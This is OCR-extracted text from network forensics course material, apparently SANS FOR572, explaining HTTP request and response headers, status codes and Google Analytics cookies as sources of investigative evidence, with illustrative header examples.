The next item in the required components of a request is the request string. Often, this is called the Uniform Resource Identifier, or URI. This string indicates the resource a client is requesting from the server. Historically, this was a filesystem path and filename for a file on the server, but the rise in dynamic content and server-side


applications means just because a request looks like a directory path doesn't mean that path exists on the server. As mentioned above, the GET request can contain data in the form of parameters. These are designated by the "?" character, and are "`name=value`" pairs separated by the "`&`" character.

References:
`http://for572.com/8m79g`
`http://for572.com/ukha7`



Here is a look at the headers included in our example request. Because this request is using HTTP/1.1, the Host: header indicates the name we're asking for.

References:
`http://for572.com/ax10k`



Next, we'll talk about the header values. As we discussed and saw previously, the Hostname is required for HTTP/1.1 requests. The User-Agent string is an arbitrary string that generally contains a unique indicator of the client software making the HTTP request. Therefore, this value can often be used to identify whether a user was running Internet Explorer, Chrome, Firefox, Opera, or some other software to access the Internet. Because this string contains almost all arbitrary strings, the operating system or client software can change its contents to reflect the OS version, installed content plugins, and various version numbers. The wide variety of these values can be useful in establishing a profile of the source of web traffic.

There are numerous online resources to aid in decoding the meaning behind the values in a User-Agent string. Such resources are often transient, but a simple web search for "User Agent string lookup" should be all you need to find the latest options. Note, however, that the User-Agent string can be changed at will by the user or client software and is completely optional. See utilities like the "User-Agent Switcher for Chrome"[1] and "User-Agent Switcher" for Firefox[2] for examples of how easily a user can accomplish this. In this case, our example suggests that the browser was Firefox version 48.0 on an Apple OS X 10.11 (El Capitan) host. The "Mozilla/5.0" component is a compatibility carryover from years past. You will see this from Firefox, but also from Safari, MSIE, and many other browsers.

```
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:48.0)
   Gecko/20100101 Firefox/48.0
```

The client can also indicate a preference for what kind of content it will accept in return to its request. This often includes such parameters as whether the client can accept compressed data as well as what language and character sets the client prefers. The presence of a "q" value indicates the relative priority for a given data type. Again, these can be useful characteristics to establish a profile of an HTTP requestor.

```
Accept: text/html,application/xhtml+xml,application/xml;
   q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```

Cookies provide a way for an HTTP server to place some type of data in the client's data stores, which can then be retrieved on later access requests. Recall that HTTP is a stateless protocol—meaning that each transaction has no inherent knowledge of any prior session. Obviously, reauthenticating for each page, image, script, or other object would be a nightmare for users, so cookies are often used to provide a sense of "state" between transactions within the same session. There are two primary categories of cookies: Session and Persistent. Both are used to track state, but a session cookie will be removed from use when the client terminates. A persistent cookie has an expiration time of some point in the future and will be stored even if the client closes before that time.

```
Cookie: PHPSESSID=82080d3411610cf86b28711ab05be49e
Cookie: prov=f59d9fd1-d5b0-420f-8f62-5084a6da41fc;
    __hstc=104275039.fd1cf0d99e072d4c77dfd4a9659e916a.1435796242522.1435
    796242522.1437232555816.2;
    hsfirstvisit=http%3A%2F%2Fcareers.stackoverflow.com%2Fjobs%2F91123%2
    Fnetwork-protocol-reverse-engineer-kyrus-tech||1435796242521;
    hubspotutk=fd1cf0d99e072d4c77dfd4a9659e916a; docs_hero=x; hero=none
```

Another header that can be useful in an investigation is "`Authorization:`". This string generally contains a base64-encoded username and password. This value is used for browser-based authentication, which is not to be confused with form-based authentication. Browser-based authentication occurs with a pop-up dialog box, where form-based authentication is done in a standard HTML form on the page. Note that the contents of this header will not always be "`Basic`" but may contain a stronger form of authentication called "`Digest`". Note that the header name of "`Authorization:`" refers to the server's allow-deny decision based on the result of the authentication the client supplies in the header field.

```
Authorization: Basic QWxhZGRpbjpvcGVuIHNlc2FtZQ==
```

If a request has been handled by a proxy server, the server may add a header to indicate the original source of the request. In the event that multiple proxy servers handled the request, multiple system names or IP addresses may be included. Note, however, that this value is arbitrary—attackers can and often do insert a forged "`X-Forwarded-For:`" header showing the request came from a private or otherwise authorized IP address. Because most server-side access controls prioritize this header over the Layer 3 IP address, it can be trivial to subvert IP-based content control measures.

```
X-Forwarded-For: 134.72.121.182, 134.72.21.2
```

Additionally, if a proxy requires its clients to authenticate prior to use, the connection between the original requesting client and the first proxy server will contain base64-encoded data similar to the "`Authorization:`" header described above.

```
Proxy-Authorization: Basic QWxhZGRpbjpvcGVuIHNlc2FtZQ==
```

The last specific header that we'll discuss is "`Referer:`". This was originally misspelled in the RFC, and the misspelling has persisted to the entire HTTP user base. (Regrettably, it has not spread to the spellcheckers included in modern software.) The header simply contains the URL of the previous page that directed the client to the current one. In our Stack Overflow example, the page load was a result of clicking a search result in the list from the search term "forensic". Another way the Referer can be useful is with side-loaded resources such as images, stylesheets, JavaScript, IFRAMEs, etc. The request for the side-loaded resource will set the Referer: header to the URL of the original page. Using this data, you can establish a path of page navigation that a client took. Because this is an optional header, a client can mangle or omit this header entirely.

```
Referer: http://stackoverflow.com/search?q=forensic
```

Here's an interesting observation about the Referer string: the HTTP RFC specifies that clients should not include a Referer header when moving from an HTTPS to an HTTP URL. In practice, however, an HTTPS-to-HTTP click may provide a truncated Referer string to the subsequent page.

The first search result is the following URL:

```
http://stackoverflow.com/questions/8226075/why-http-referer-is-single-
    r-not-http-referrer
```

When clicking on that resulting page, the request to stackoverflow.com includes the below HTTP Referer string in the request headers. Although it does not include the full URL, the source of the click is clear. Of note is that this request to stackoverflow.com also includes the same tracking cookies as the example in previous slides, which we will examine more closely in a few moments.

```
Referer: https://duckduckgo.com/
```


Finally, it bears reiterating that aside from the "`Host:`" header, these are entirely optional and arbitrary. You will certainly see headers use names that start with "`X-`". This designation is preferred for "eXtension" headers that are not officially designated in an RFC, but client software can have a free-for-all in the headers without truly breaking HTTP. At worst, they may have some annoyance-level loss of functionality. The "`X-Forwarded-For:`" header discussed previously is technically one of these headers, but has become a de-facto standard.

References:


`http://for572.com/4s9ct`

[1] `http://for572.com/zguap`

[2] `http://for572.com/ew4ld`



The headers for the corresponding HTTP response are shown in this slide. We will walk through the components of this as well.



Just as we examined the HTTP request, we'll take a look at the reply that the server sends back.

The first item returned is the HTTP protocol version. This should match the originating request from the client.

The response code should look familiar to you. It is a three-digit code, for which the "hundreds" grouping indicates a particular family of status. The numerical codes are followed by a human-readable string describing the status. The text portion is required but its content is not critical to the protocol. The text string can contain an arbitrary string. Some of the more common codes and their meanings are below:


100, Continue: After the server receives the headers for a request, this directs the client to proceed.
200, OK: Possibly the most common value, indicates the server was able to fulfill the request without incident.
301, Moved permanently: The server provides a new URL for the requested resource, and the client then ostensibly makes that request. "Permanent" means the original request should be assumed outdated.
302, Found: In practice, a temporary relocation, although this is not strictly in compliance with the standard.
304, Not Modified: Indicates the requested resource has not changed since it was last requested.
400, Bad Syntax: The request was somehow syntactically incorrect.
401, Unauthorized: Client must authenticate before the response can be given.
403, Forbidden: Request was valid, but client is not permitted access (regardless of authentication).
404, Not Found: Requested resource does not exist.

407, Proxy Authentication Required: Like 401, but for the proxy server.
500, Internal Server Error: Generic server error message.
503, Service Unavailable: Server is overloaded or undergoing maintenance.
511, Network Authentication Required: Client must authenticate to gain access—used by captive proxies such as at Wi-Fi hotspots.

Because all these should be reflected in the server's log files, we can get a very good idea of an attacker's intent and capabilities. Consider a long bout of 400-series return codes from a single IP address—this may suggest reconnaissance operations. A sequence of 500-series return codes against a search form followed by a 200 response and a lot of HTTP POST requests could be an SQL injection attempt and success, followed by post-compromise operations. (This is because in most cases, SQL syntax problems are a "server error", as the problem exists between the HTTP server and its backend—even though it is the traceable result of data that the client supplied.)

Additionally, note that the 500-series of server errors may also place useful information into the daemon's error log file(s), if enabled.

References:
http://for572.com/2cmhp
http://for572.com/nmi2g



And again, here is the set of headers that the server sent with the stackoverflow.com page on using the SANS SIFT Workstation VM to perform forensic acquisition.

Response Components (2)

- Headers
  - Connection type
  - Server string
  - Content metadata
    - Size, MIME type, Unicode charset, encoding, compression
  - Date and timestamp
  - Proxy caching directives
  - Redirection
  - Arbitrary custom fields: "X-*"
- Data!

As with the request, the HTTP response contains a number of headers as well. These can include a wide variety of useful metadata.

With the advent of HTTP/1.1, the protocol gained the capability to send multiple request/response pairs across a single TCP session. This was helpful in that it minimized the TCP session setup overhead. When a server is willing to continue using the current TCP session, it will include the first header below. When the server wants to stop using the current TCP session, it will include the second header below:

```
Connection: Keep-Alive
Connection: close
```

While the client software indicates its software via the "`User-Agent:`" request header, the server's corresponding field is the "`Server:`" string. Although it is also an arbitrary and optional header, it does often suggest useful artifacts about the nature of the server that has responded to a request. Though the stackoverflow.com example does not include this header, some examples are below:

```
Server: Apache/2
Server: cloudflare-nginx
Server: Microsoft-IIS/8.0
```

The server may return the size of the overall response in the "`Content-Length:`" header. This value is an integer representing the number of 8-bit bytes in the body of the response. The server may also report the MIME type of the data, as well as the character set used to encode it. The client can use these values to determine which application should be used to render the response. Another common scenario is that the server compresses text content before sending it, to use bandwidth more efficiently. When this has been done, the server has to tell the client to uncompress the data before displaying or otherwise acting on it:

```
Content-Length: 17962
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
```

The server may send the date and time at which the reply was sent. Proxy servers may use this to establish caching parameters for the data, but there are some particularly useful cases when investigators might want to track this as well. One example is that this header provides an additional time source on which to build the investigation's timeline. If there is a mismatch between the time a client's metadata indicates it made the request and the time the server indicates it made the response, there may be clock skew on the client. Regardless, this finding could drastically alter the timeline being built from the various sources of evidence. Malware variants have used the "Date:" response header from an otherwise benign web request to seed the DGA algorithm.[1]

```
Date: Thu, 04 Aug 2016 13:51:38 GMT
```

The server can also indicate how any proxy servers should handle caching the content it is sending. Typically, this includes a time at which the content should expire from a cache, but the server can also indicate that the content should not be cached. The server can also return a unique identifier that the proxy should use to determine if a subsequent request will return the same result. This identifier, called an "`ETag`", would allow efficient caching of dynamically generated content after a query submission, for example. Another caching directive is the "`Vary:`" header, which indicates whether requests for different encodings should be treated as identical. In the stackoverflow.com example, the request allowed various compression types in its "`Accept-Encoding:`" header. The server's response header indicates that if a subsequent request included a different "`Accept-Encoding:`" header string, an intermediate cache could safely return the same content (after re-encoding it) without making another request:

```
Cache-Control: no-cache (or) Cache-Control: max-age=1800
Expires: Thu, 11 Oct 2016 23:45:18 GMT
ETag: "1bbd6c8acc3894b0c61b8ebb16e94514"
Vary: Accept-Encoding
```

If the server redirects the client with a 300-series return code, there would also be a header to indicate the URL that the client should now load. If a redirected URL results in yet another 300-series return code, the browser may detect a redirect loop or may stop the process if too many sequential redirects are encountered. In an attempt to obfuscate their services and to make them more resilient to a takedown, criminals often use a hierarchy of redirects to serve malicious content. Most times, however, redirects are perfectly normal. For example, this occurs with all URL shortening services, including the "`http://for572.com`" URLs used in this course. In a request for "`http://for572.com/course`", the shortening service sends a 301 response with the header below, which the browser automatically loads:


```
Location: http://www.sans.org/course/advanced-network-forensics-
   analysis
```

As you saw with the client's request headers, the server can return arbitrary headers that should be prefixed with "`X-`", just like the client's.

Finally, after all the headers have been sent, the server includes the requested data. The data, however, is optional. If the server is redirecting a client with a 300-series return code and the "`Location:`" header, there is often no content at all. This is also seen when the HTTP response code is all that a client would need in reply to its request.

References:

[1] `http://for572.com/3tjp-`



Now that you're familiar with the more relevant innards of HTTP, let's consider some situations where an investigator might encounter HTTP during a case or incident.

As you have certainly seen in the news, attackers love "public paste" dump sites like pastebin, sendspace, and their countless clones and knock-offs. Although one use is as an "advertisement" platform, it's become common for some attackers to use these sites as data extraction rally points. Attackers with VNC or RDP access might simply open a browser on the target and upload the stolen data directly. In addition, many paste sites publish their own set of APIs which a more advanced attacker can integrate directly into the malware for a fairly elegant solution.

The User-Agent header is a valuable resource when building user profiles. In a controlled enterprise, the administrators should be able to identify which User-Agent values within the environment are legitimate. This can quickly help to identify rogue software and systems responsible for HTTP traffic that are in use. Another valuable point of reference that can come from the User-Agent string occurs when malware inserts its own version indicator into the header. This often occurs on a system-wide basis and will identify what version of the malware is installed and active. When observing the User-Agent values across a victim network at a proxy or perimeter point, an investigator can quickly establish the footprint of an infection within the environment.

We previously mentioned browser authentication, and how "AUTHTYPE BASIC" credentials are simply a base64-encoded username and password. These are passed with each request to a server, so you can acquire the credentials at any point during the subject's use of an authentication-wrapped site. The credentials could provide valuable insight to a subject's identity and activity.

Of course, if we review the URIs generated by a human or software subject, we can learn a great deal about their activities. For example, web searches, resulting clicks, some form submissions, and other valuable details would become readily apparent. In terms of API activity for malware or other software, pairing a network-focused investigator with a malware analyst can provide very detailed information on the activities the software was performing. In the case of an advanced attacker, this in turn provides critical insight into their tactical and strategic goals and can lead to a deeper understanding of the attack in general.

URI history has traditionally been an important aspect of host-based forensics, but the increasing use of browsers' "Private Browsing" modes adds a new dynamic to the investigation process. Another development that limits the evidence left behind is the use of portable applications, which are installed to and run from a removable USB drive. These applications can also be installed to an encrypted partition under software such as the various offspring of the defunct TrueCrypt project or other titles inspired by it. Although these and similar technologies will all severely impact an investigator's ability to recover evidence from a subject's hard drive, the subject's activity will still traverse the network. A well-constructed network forensic plan can address the gaps that such technologies will create.

As we previously mentioned, the timestamp header provides an independent time source that can refine our understanding of the sequence of events surrounding the investigation.

Useful Fields (2)

- Google Analytics cookies
  - Track visitors' source, path, and history
  - Include very useful timestamps and counters
  - Long-living: 2yr, 30min, 6mo rolling retention periods

```
__utma=57409013.1637045774.
   1349109454.1349969023.1349987220.4
__utmb=57409013.7.8.1349987220
__utmz=57409013.1349969023.3.2.
   utmcsr=rss1.0mainlinkanon|utmccn=
```


SANS DFIR FOR572.2 | Advanced Network Forensics: Threat Hunting, Analysis, and Incident Response 25

Google provides us more than just a great research tool—its accurate and extensive tracking of users' activities supports its advertising business. Fortunately, because advertisers track as much about their users as possible, documenting the way their clients can leverage that knowledge, we as forensicators can benefit as well.

Specifically, sites that use Google Analytics set several cookies that are designed to track how a visitor arrived at a site, what pages they visited while on the site, how long they use it, and how many times they have visited in the past. The cookies are named "__utma" through "__utmz", but we're most interested in __utma, __utmb, and __utmz. ("UTM" refers to the Urchin Tracking Module, which Google acquired in 2005.)

The __utma cookie is given a two-year expiration, so as investigators, it can provide a good historical reference for a user. It contains the following items, separated by periods:

